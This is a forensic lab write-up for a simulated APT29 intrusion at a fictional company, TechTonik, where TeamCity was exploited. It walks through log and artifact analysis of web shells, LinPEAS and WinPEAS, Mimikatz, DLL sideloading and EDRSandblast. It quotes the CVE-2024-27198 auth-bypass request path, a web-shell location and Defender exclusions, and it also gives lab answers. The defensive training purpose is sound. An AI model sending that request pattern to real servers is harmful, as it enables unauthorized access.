XINTRA: TechTonik
This incident is an emulation of APT29 following the CISA advisory regarding attacks exploiting JetBrains to target tech companies.

This lab includes investigation into the following TTPs:
Exploitation of TeamCity
Malicious Drivers
Linux + Windows Forensics
DLL Hijacking
Golden SAML
Scenario:
Techtonik is a technology company that builds and designs infrastructure for businesses around the world. It is a Fortune 500 company responsible for some of the largest infrastructures in the world.
You have been called in to assist after they have identified some suspicious activity on their network. Your call with the technical team has provided you insight into the environment and potential initial pivots.
The Techtonik development team raised a suspicious observation to their security team. They had noticed a new unknown user in their TeamCity server on 2024–05–25. The IT administrators also mentioned some suspicious files on the file share (hosted on TTK-FS-01).
Additional information collected during scoping the incident:
There is a Linux server that requires analysis.
All event logs are sent to an Elastic stack.
Default defender was used and run on the hosts.
Network diagram:

1. Exploiting TeamCity:
A new TeamCity user was created as part of the exploitation on the server. What was the user ID of the first new user?

The answer for this question required reviewing the audit activies on the TeamCity server. After you add filters for the audit activities log sources you can search on the user keyword to show all log entries that involve user events, doing this shows 7 results. If we inspect these logs closely you can actually see the full TeamCity exploitation phase take place, minus the network requests that cause them. You see that a user is created, then a plugin is uploaded by the new user, then a project is created with the name Waifu2x — Maybe these are the same people that hit Waifu University!! Then finally this project loads and builds resources from an external Github repository from the Nagadomi Github user. Checking out this repo shows that it claims to be an “Image Super-Resolution for Anime-Style Art” and Miku makes an appearance… wierdly the repository itself looks legit, let’s move on!
2. What was the IP address interacting with this user ID?

Pivoting off the first user created in the last question, we can go and checkout the TeamCity authentication logs. Here we only see 5 events, but if we look closer at the logs they involve multiple authentication events in each entry. But we also see the source IP that its coming from!
3. What was the name of the initial malicious plugin uploaded to the server?
If you remember we actually saw this activity in the audit activities log in question 1 :).
4. What was the description of this plugin?
For this one we need to check out the plugin in the TeamCity server (TTK-DEV-01) evidence. The evidence from this server is collected with a really cool tool called UAC (Unix-like Artifact Collector) https://github.com/tclahr/uac, if you’re unfamiliar with Linux forensics/IR I recommend taking a look at this (It also does MacOS).

5. This resulted in a file being created that provided the threat actor remote execution on the host. What was the full path of this file?
This one took me an embarrassingly long time to figure out… I was looking at the original plugin upload event and where that gets stored :’). But after the initial upload, the plugin gets processed and moved to a place where the webapp can use it.
/home/teamcity/build/TeamCity/webapps/ROOT/plugins/deQch48D/deQch48D.jsp
6. Review the file. What is name of the parameter that ends up being executed by this file?

Opening up the uploaded plugin’s JSP file we can see the payload contents. Then reviewing the code here will lead you to the parameter used by this web shell to execute commands supplied by the threat actor.


7. Given what you know now about the initial intrusion — what was the CVE that the threat actor exploited to gain access to the TeamCity server?

To identify what CVE was potentially exploited here let us take a look at the Nginx Perimiter Proxy logs and focus on the events surrounding the user creation and plugin upload. We are checking the Nginx logs as if we review the network diagram for this environment, we can see that the TeamCity server sits behind that Nginx proxy, so our network events towards the TeamCity server will be logged here.
Review of these logs show some pretty suspicious request:
/hellofriends?jsp=/app/rest/server;.jsp
We didn’t see any WebApps in the server logs with the name hellofriends and the tail of the request looks to be pretty suspect. If we google TeamCity exploits and add ‘;.jsp’ to the search we come across some cool blogs. You COULD read the original blog from Rapid7 about this CVE, but that one doesn’t cover the additional drama that came with the disclosure of this vulnerability. If you want a full picture of the vulnerability and the surrounding mini-beef between R7 and Jetbrains you should check out https://www.hackthebox.com/blog/cve-2024-27198-explained instead.
2. Pivoting into the environment:
What was the name of the bash script the threat actor used to search for possible paths to escalate privileges?
The SIEM doesn’t appear to have any host-based telemetry from this TTK-DEV-01 Linux server outside of the TeamCity logs. This means we need to pivot back to the UAC collection from this box.
Considering we are looking for a script that was used, lets check out the .bash_history file. Here we see a ton of suspicious items, some that reference the LinPEAS project from Github!

2. When did the threat actor downloaded this file (in an epoch timestamp)?
Although the bash history file is great for getting an idea of the activity on the host we have no way to tie the time of a command in the bash history alone. We can actually see the wget event here but this could have been executed 10 years ago for all we know! To get the timestamp of when wget was ran we can check a different evidence file, .wget-hsts which has the epoch time we are looking for!


3. The host TTK-DEV-01 had a mapped SMB share to the file server. What was the UNC path?
In the bash history file we also see the threat actor enumerating for this share via the mount command. We can go and checkout the mounted items evidence file that UAC also collected to find the UNC path.
4. The bash history of a compromised user interacted with a file that contained credentials to authenticate to a file share on the TTK-DEV-01 server. How big was this file (bytes)?
Again… the bash history file shows the threat actor interacting with the file with credentials in it, lets check it out.


Then if we just check the properties of this credential file we get to see the size of the file. Which should give you the result of… 67 bytes.


5. They also reviewed an existing .ps1 script in the network. What username did they obtain credentials for from this file?
Same process here, using the bash history file to identify the script that was reviewed. Reviewing this file shows the same credentials present in the text file, we love lazy devs.
6. What was the method the threat actor first used to get execution on TTK-FS-01 from TTK-DEV-01?

To check this this one out I started by looking at the Windows events in the SIEM for entries that contained the TTK-DEV-01 and TTK-FS-01 hostname or IP address. This quick review identified no events that would indicate RDP or VNC. At this point I suspected either WMI, Service installation or a combination of both.
To confirm which it was I used Hayabusa against the Windows Event Logs on the FS system. I used the kitchen sink option to give me the most visibility into the activity on this system. This built out a detailed timeline of events on the FS-01 host and applied a number of Sigma rules which worked a treat to highlight key events and activities.
.\hayabusa-2.13.0-win-x64.exe csv-timeline -d C:\Labs\Evidence\Techtonik\TriageImages\TTK-FS-01-C.ed9559c532fb73bb\C\Windows\System32\winevt\Logs -o C:\Labs\Evidence\Techtonik\TTK-FS-Hayabusa.csv - ISO-8601

Reviewing these entries in the output we can see some pretty suspicious Services being installed on the host!
3. Discovering TechTonik:

What was the name of the binary the threat actor used on TTK-FS-01 to enumerate the host and identify potential privilege escalation paths?
This question I answered backwards, I found the debug log that was used as the output and was able to confirm that it was a WinPEAS output. Based on this information I checked the SIEM and found where this file originated from. This was actually pretty cool as I didn’t know that WinPEAS had a lolbas option!
2. What is the SHA-1 of the binary.

With this information at hand, I jumped onto the FS-01 evidence and identified the masqueraded binary to pull the hash :).

3. What is the output of the outputted content?
We identified this in the first question, its the debug.log file! But here’s a dump of the contents too.
4. What was this tool?
We know this already :).
4. Setting up the network for attack:

How many path exclusions were made on TTK-FS-01 by the threat actor?
Using the Hayabusa output we created for a previous question, we can now look to filter on Defender related events. We can see exclusions added for:
C:\Windows\tempC:\Windows\System32C:\Windows\WinStore
2. What tool was SearchIndexer.exe?
I forgot to grab a screen snip of this but, when I checked the Defender events for the previous question I found Defender and AV alerts for a process that was accessing credentials in memory. Checking those events showed command line options that matched Mimikatz commands. Then checking out the file in the forensic data from the server showed that this file had a Kiwi icon :).
3. What was the name of the persistence malicious service added to TTK-FS-01?
I identified two during my review of service installations in the Hayabusa output.
CodeDebugService
debug_service

4. This service binary then executed a process that established a SOCKS proxy.
Also forgot to get a screenshot for this one. Reviewing this service information will lead you to the binary that this is looking for, then just get the file hash.
5. What is the full domain and port the threat actor established this SOCKS connection?
…And this one. If you check out the execution of the binary, the domain used for the proxy is present in the command line. Fun note, this is actually the same domain that is used for the attacker’s tool ingress.
5. DLL Hijacking:
On the host TTK-SQL-01, what was the executable that was making outbound network connections to the IP address the threat actor was seen logging into TeamCity from?
Using the IP address identified earlier in this investigation and doing a broad search for events including the SQL machine we see that a very unusual file is making these requests…


2. What was the name of the DLL the threat actor replaced to perform a DLL sideloading attack on TTK-SQL-01?
To answer this question I reviewed the $MFT file for the TTK-SQL-01 server, I did this to identify what resources in the SumatraPDF directory were modified. Reviewing this output showed two resources that shared the same file name, and one of these had a very different creation time-stamp to the other resources in this path.

3. What was the domain the process attempted to resolve immediately after loading this malicious dll?
This question was answered when reviewing the network connections to the IP address, it is the DNS query that occurred immediately before the network connection to the attacker’s IP.
6. Signed Drivers and EDRSandblast
The threat actor used EDRSandblast to dump certain processes. The binary created two \*.pdb files. What was the full path of the EDRSandblast binary?
I had never heard of EDRSandblast, but I took a look at it as a result of this investigation and it is very fkn cool. https://github.com/wavestone-cdt/EDRSandblast.
Using the activity noted in the question, we can start by looking at file write events for PDB files.

Following these file writes, we can pivot backwards to find all events created by the EDRSandblast tool.

2. Who signed the driver that was used by the threat actor to evade detection?
This one was pretty difficult but it turns out Sysmon logs a very specific event type that really helps in the identification. Event code 6 logs driver load events, and within this load event there is included context on the driver itself.


What was the service name that was associated with this driver?
Knowing the name of the driver that was loaded, I was able to find the service name with the Hayabusa output.

Don’t know why I tried to hide the answer here :)
I was able to then validate this operation in the SIEM.
